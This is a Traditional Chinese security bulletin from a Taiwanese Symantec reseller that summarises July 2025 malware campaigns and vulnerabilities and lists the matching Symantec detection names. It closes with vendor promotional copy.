基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/16
手機行動裝置上出現的惡意軟體：Konfety

Konfety 是最近涉入網路攻擊的手機行動裝置上之惡意軟體。此惡意軟體採用獨特的技術，將 ZIP 檔案結構變形，以避免偵測和鑑識分析。Konfety 偽裝成合法且知名的 APP 進行散佈，這些 APP 可在 Google Play 或其他第三方應用程式商店下載。從功能上來看，該惡意軟體允許攻擊者將毫無戒心的受害者重導向至惡意網站、下載任意二進制檔案或觸發類似垃圾郵件的不請自來的通知。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.2
- AppRisk:Generisk

2025/07/16
CVE-2025-52488--存在DNN平台的安全性漏洞

CVE-2025-52488 是最近揭露一個存在 DNN 平台的安全性漏洞，DNN 平台是 .NET Framework 架構的開放原始碼網頁內容管理系統 (CMS)。此漏洞存在於 DNN 的 HTML 編輯器提供者中的驗證前端點，允許任意檔案上傳。如果成功開採濫用此漏洞，攻擊者可能會暴露 NTLM 認證到攻擊者控制的 SMB 伺服器。此漏洞已在 10.0.1 版本的產品中修補。

網路知識：DNN平台 (之前稱為 DotNetNuke) 是一套基於微軟 ASP.NET 平台開發的內容管理系統 (CMS，Content Management System)，也是一套開放原始碼的系統，早期使用 VB.Net 語言開發，自 6.0 版之後全面改為 C# 語言，在國外是一套滿有名的 ASP.NET CMS。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: DNN Platform CVE-2025-52488

2025/07/15
手機行動裝置平台出現全新加密竊取惡意軟體：SparkKitty通吃Android和iOS

手機行動裝置平台出現全新加密竊取惡意軟體：SparkKitty 已經透過 Google Play 和 Apple App Store 滲透 Android 和 iOS 裝置。SparkKitty 已被確認為 SparkCat 的進化版，SparkCat 是一款惡意軟體，之前透過 OCR 竊取加密錢包恢復詞組而聞名。加密貨幣錢包種詞組是允許完全存取數位資產的關鍵字串。雖然建議使用者將它們離線儲存，但有些人為了方便而截圖，造成數位漏洞。SparkKitty 利用這一點，不加選擇地竊取受感染裝置相簿中的所有圖片，但其主要目的是識別和滲透種子詞組。除了密碼竊取之外，如果有敏感內容，被竊取的圖片可能會導致勒索。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- AdLibrary:Generisk
- AppRisk:Generisk
- Android.Reputation.2

2025/07/15
WeevilProxy惡意軟體以加密貨幣使用者為鎖定目標

WeevilProxy 是一種全新的惡意軟體，主要針對加密貨幣使用者。其涉入的網路攻擊行動主要的傳播手法是依靠 Google 廣告或其他社交網路進行的任意廣告活動。傳送的惡意有效酬載具有竊取加密貨幣相關資訊、瀏覽器中儲存的資料、cookie、憑證、加密貨幣擴充元件、Telegram 應用程式資料等的功能。其他類似後門的功能包括鍵盤側錄、執行 shell 指令、各種檔案和資料夾操作、螢幕監視等。WeevilProxy 還能夠在受攻擊的端點上設定為本機代理伺服器，讓攻擊者執行網路流量檢查和操控。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.TCP!gen6

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Backdoor.Weevil
- Trojan.Gen.MBT
- Web.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/15

Global--源於BlackLock勒索軟體家族的最新變種

Global 是新發現的一種勒索軟體，被認為是源於 BlackLock 勒索軟體家族的最新變種。根據 EclecticIQ 研究人員發表的報告，該惡意軟體是由先前與舊版勒索軟體家族 Mamona 相關的威脅份子，作為勒索軟體即服務 (RaaS) 產品的一部分出售。該駭客組織被稱為 GLOBAL GROUP，以美國和歐洲的各種企業和組織為目標。攻擊者還建立一個洩露網站，如果贖金要求未得到滿足，受害者被盜取的資料就會被公布。有趣的是，GLOBAL GROUP 所使用的贖金談判面板具有自動化的 AI 聊天機系統。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g2
- SONAR.RansomPlay!gen1
- SONAR.SuspLaunch!g18
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Ransom.BlackLock
- Ransom.Gen
- Trojan Horse
- Trojan.Gen.2
- Trojan.Gen.MBT
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: Ransom.Gen Activity 46

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/14

Interlock遠端存取木馬(RAT)透過FileFix網釣手法大肆傳播

一個新發現的 Interlock 遠端存取木馬 (RAT) 後繼新變種透過 PHP 腳本傳送，這表示已從之前透過 JavaScript 的手法轉變了。該網路攻擊行動與 KongTuke 駭客組織有關，使用遭入侵的網站提供假冒圖靈 (CAPTCHA) 驗證機制和詐騙的「FileFix」提示來觸發 PowerShell 的有效酬載。一旦執行，該遠端存取木馬(RAT)會進行系統檢查、建立持久性/常駐，並透過 Cloudflare Tunnel 與攻擊者的基礎架構通訊。

網路知識：FileFix 的網釣手法，攻擊者可濫用瀏覽器的檔案上傳機制，要求使用者依照指示點選網站上的按鈕並開啟對話視窗，再使用快速鍵（Ctrl+L）或（Alt+D）選取網址列的內容，並貼上特定的內容，從而達到執行惡意命令的目的。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

郵件安全防護機制：

不管是地端自建 (SMG／SMSEX) 的郵件過濾／安全閘道及主機防護、雲端郵件安全服務 (E-mail Security.Cloud) 以及郵件威脅隔離 (ETI)，都能提供終端用戶隔絕或隔離威脅於境外的保護 (威脅不落地)。

檔案型(基於回應式樣本的病毒定義檔)防護：

- PHP.Backdoor.Trojan

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/14

在真實網路情境上發現到macOS平台上惡意軟體ZuRu的最新變種

研究人員發現到 macOS 平台上的惡意軟體 ZuRu 最新變種正在真實網路情境上散佈。此惡意軟體透過特洛伊木馬化的 macOS 應用程式包散佈，並利用開放原始碼 Khepri 架構執行感染後的活動。在此網路攻擊行動中傳送的 Khepri 信標允許攻擊者執行系統偵察、指令和程序執行以及任意檔案傳輸操作。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- OSX.Trojan.Gen
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/14

代號：JSFireTruck的網路攻擊行動，採用網頁注入伎倆

Palo Alto Networks Unit 42 發現一個名為 JSFireTruck 的大規模網路攻擊行動，該攻擊行動會在合法網站中注入嚴重混淆的 JavaScript。這種混淆技術源自於只使用六個符號 (+!) 的極簡編碼方法，利用 JavaScript 類型的強制性隱藏惡意邏輯，使其無法透過隨意檢查和傳統分析。

一旦被部署，注入的程式碼會檢查瀏覽者是否透過搜尋引擎點擊來的。如果是，它會默默嵌入一個全螢幕 iframe，將使用者重導向至外部網站，這些網站可能會傳送惡意軟體、觸發攻擊鏈，或透過惡意廣告賺取流量。重導向經過精心製作，覆蓋在合法頁面上，讓使用者看不到。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- JS.Redirector

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列

為如下分類的網頁型攻擊：

- Web Attack: Malicious JavaScript Download 52
- URL reputation: Browser navigation to known bad URL

2025/07/14

Amos惡意竊密程式新增後門功能

研究人員發現，Atomic macOS Stealer(AMOS) 惡意竊密程式在其有效酬載中加入持久性的後門功能，可長期遠端存取受感染的 Mac。AMOS 以前主要在竊取加密貨幣憑證，現在則模仿北韓的策略，允許執行指令、重新感染及更深入的控制--即使在重新開機後。惡意軟體透過破解的應用程式或針對加密貨幣持有者的網路釣魚程式傳送，濫用 AppleScript、Mach-O binaries 及啟動 daemons 以達到持久隱身。此惡意軟體的全球覆蓋範圍已超過 120 個國家，對於 macOS 最活躍的威脅之一來說，這是一次危險的躍進。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- OSX.Trojan.Gen

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/14

安裝軟體務必從原廠下載～透過假冒軟體的安裝程式暗度陳倉Sainbox遠端存取木馬(RAT)

據報道，有新的網路攻擊行動透過假冒的軟體安裝程式傳播一種被稱為 Sainbox 遠端存取木馬 (RAT) 的 Gh0stRAT 後繼變種。攻擊者將惡意軟體的二進位檔偽裝成中國知名的應用程式，例如：DeepSeek、搜狗或 WPS Office。惡意軟體 .msi 或 PE 安裝程式會被上架在釣魚網站，然後傳送給目標受害者。該攻擊活動被歸屬於名為 Silver Fox 的駭客組織。攻擊者也利用開放原始碼 Hidden rootkit 的變種，在惡意作業期間隱藏任意程序、登錄機碼等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse

- Trojan.Gen.2
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/14

Cloudflare的臨時通道TryCloudflare遭濫用來提供惡意有效酬載

最近觀察到一起網路攻擊行動濫用合法的雲端服務，例如：TryCloudflare 來託管和傳送高度迴避的遠端存取木馬 (RAT)，例如：AsyncRAT、XWorm、VenomRAT 和 Remcos。攻擊鏈起始於 Dropbox 上代管 ZIP 檔案的釣魚誘餌連結。裡面惡意捷徑檔案會引導受害者進行複雜的多階段執行，包括透過 TryCloudflare 快速通道下載惡意 .LNK 捷徑檔、執行混淆批次腳本，最後擷取並執行 Python 腳本以部署 RAT。使用短暫、未註冊的 TryCloudflare 子網域，讓此基礎架構在邊界控制看來像是合法，使得預先封鎖或列入黑名單變得非常困難。

網路知識：TryCloudflare 是資安業者 Cloudflare 提供的臨時隧道 (Tunnel) 服務，開發者無需設置 DNS 或是調整防火牆組態，就能藉此快速將應用程式或網站於網際網路公開，避免有人直接對伺服器上下其手。然而，這種服務也遭到駭客利用，將其用於埋藏攻擊來源。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Base64!g1
- ACM.Ps-Wscr!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Scr.Malcode!gen

- Scr.Malscript!gen28
- Scr.xSense!gen*
- Trojan.Gen.NPE
- Trojan.Malscript
- WS.SecurityRisk.4
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2025/07/14

SafePay勒索軟體

SafePay 勒索軟體，第一次被發現是在去年。據報導，該勒索軟體背後的攻擊者已攻擊超過 200 個不同領域的受害者。據了解，威脅者會透過有漏洞的 RDP 或 VPN 點取得存取權，並利用各種就地取材工具在受感染的網路中橫向移動。SafePay 勒索軟體會加密使用者資料，並冠上 .safepay 副檔名。勒索 (贖金支付) 說明則以 readme_safepay.txt 的文字檔形式留存。攻擊者還運用雙重勒索手法，威脅受害者如果不配合如實付贖金，就公開被盜資料。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-Rd32!g1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- PUA.Gen.2
- Ransom.Gen
- WS.Malware.1
- WS.SecurityRisk.3

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!200
- Heur.AdvML.C

2025/07/13

安卓行動裝置上的新威脅：Qwizzserial惡意程式

在 2025 年中，研究人員觀察到 Qwizzserial 惡意程式劇增，這是一種新發現的 Android 惡意軟體，專門用來竊取銀行憑證和截取簡訊型的雙重驗證碼。此惡意軟體於 3 月首次被偵測到，它透過模仿合法服務的假冒應用程式進行傳播，引誘受害者安裝這些應用程式。一旦啟動，它就會透過 Telegram 機器人，悄悄將竊取的資料轉寄給攻擊者。此網路攻擊行動主要鎖定烏茲別克的使用者。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- Android.Reputation.2

2025/07/11

CVE-2025-47812--存在Wing FTP伺服器的漏洞在真實網路情境上已遭開採濫用

CVE-2025-47812 是最近被揭露的遠端執行程式碼 (RCE) 漏洞，會影響 Wing FTP 伺服器，這是一個跨平台的檔案傳輸軟體。此漏洞會影響 7.4.4 之前版本的產品，成功開採濫用該漏洞會讓潛在攻擊者在受影響的應用程式中執行任意程式碼。產品供應商已為此漏洞釋出修補程式，但仍有報告指出此漏洞正被廣泛開採濫用。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Wing FTP Server CVE-2025-47812

2025/07/11

新發現Pay2Key勒索軟體即服務集團濫用基於匿名技術的隱形網路專案(Invisible Internet Project，I2P)協助駭客集團發動網路攻擊

據報導，在真實網路情境上發現一起租用勒索軟體即服務 (ransomware-as-a-service：RaaS) 營運商：Pay2Key服務的網路攻擊行動。該行動被稱為 Pay2Key.I2P，與 Fox Kitten 進階持續威脅 (APT) 駭客組織有關。攻擊者以 MS Word 圖示偽裝的自解壓縮 (SFX) 檔形式散佈惡意二進位檔。在 cmd 設定腳本和 PowerShell 指令的幫助下，執行下載的壓縮檔會觸發感染鏈，最終導致受感

染機器上的資料被加密。注入的勒索 (贖金支付) 通知指示受害者瀏覽攻擊者託管在 I2P (隱形網際網路計畫) 網路上的入口網站。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-CPE!g2
- ACM.Ps-Http!g2
- ACM.Ps-Rd32!g1
- ACM.Ps-Reg!g1
- ACM.Ps-Wbadmin!g1
- ACM.Untrst-RunSys!g1
- ACM.Wbadmin-DlBckp!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g2
- SONAR.Dropper
- SONAR.SuspBeh!gen616
- SONAR.SuspBeh.C!gen10;
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- ISB.Dropper!gen4
- ISB.Heuristic!gen50
- ISB.Heuristic!gen58
- Scr.xSense!gen3
- Scr.xSense!gen10
- Trojan Horse
- Trojan.Gen.MBT
- Trojan.Gen.NPE
- Trojan.Gen.NPE.C
- Web.Reputation.1
- WS.Malware.1
- WS.Malware.2

基於機器學習的防禦技術：

- Heur.AdvML.A!300

- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!200
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

關於賽門鐵克 (Symantec)

賽門鐵克 (Symantec) 已於 2019/11 併入全球網通晶片巨擘--博通 (BroadCom，美國股市代號 AVGO，全世界網際網路流量有 99.9% 經過博通的網通晶片) 軟體事業部的企業安全部門 (SED)，特別是近年以半導體的嚴謹、系統化以及零錯誤思維來改造核心技術、管理框架以及整合最完整的資安生態體系，讓賽門鐵克的解決方案在穩定性、相容性、有效性以及資安生態系整合擴充性，有著脫胎換骨並超越業界的長足進步。博通 (Broadcom) 是務實的完美主義者，致力於追求卓越、關注細節並且有系統和紀律地投入科技創新與嚴謹工藝，同時也大大降低交易複雜性。Symantec 持續創新的技術能為日新月異的資安問題提供更好的解決方案，近三年 Symantec 很少出現在由公關機制產生的頭版文章中，而且在全球前兩千大企業的市佔率及營收成長均遠遠高於併入博通之前，增長幅度也領先其他競爭對手，是科技創新驅動的解決方案非常穩健可靠深受大型企業信賴的實證，也顯示大型企業顧客對轉型中的新賽門鐵克未來充滿信心。(美籍華人王嘉廉創辦的企業軟體公司，組合國際電腦（CA Technologies）以及雲端運算及「硬體虛擬化」的領導廠商--VMware， 也是博通軟體事業部的成員)。2021 年八月，因應國外發動的針對性攻擊日益嚴重，美國網路安全暨基礎架構安全管理署（CISA）宣布聯合民間科技公司，發展全國性聯合防禦計畫 JCDC(Joint Cyber Defense Collaborative)，而博通賽門鐵克是首輪被徵招的一線廠商，如就地緣政治考量，Symantec 也絕對是最安全的資安廠商。擁有更強大資源與技術為後盾的賽門鐵克已更專注於整合各種最新科技於既有領先業界的端點、郵件、網頁以及身分認證等安全解決方案。

關於保安資訊 www.savetime.com.tw

保安資訊團隊是台灣第一家專注在賽門鐵克解決方案的技術型領導廠商，被業界公認為賽門鐵克解決方案專家。自 1995 年起就全心全力專注在賽門鐵克資訊安全解決方案的技術支援、銷售、規劃與整合、教育訓練、顧問服務，特別是提供企業 IT 專業人員的知識傳承 (Knowledge Transfer)、協助顧客符合邏輯地解決資安問題本質的效益上，以及基於比原廠更孰悉用戶使用情境的優勢能提供更快速有效的技術支援回應，深獲許多中大型企業與組織的信賴，長期合作的意願與滿意度極高。許多顧客樂意與我們建立起長期的友誼，把我們當成可信任的資安建議者、可以提供良好諮商的資安策略夥伴以及總是第一個被想到的求助暨諮詢對象。

保安資訊連絡電話：**0800-381-500**。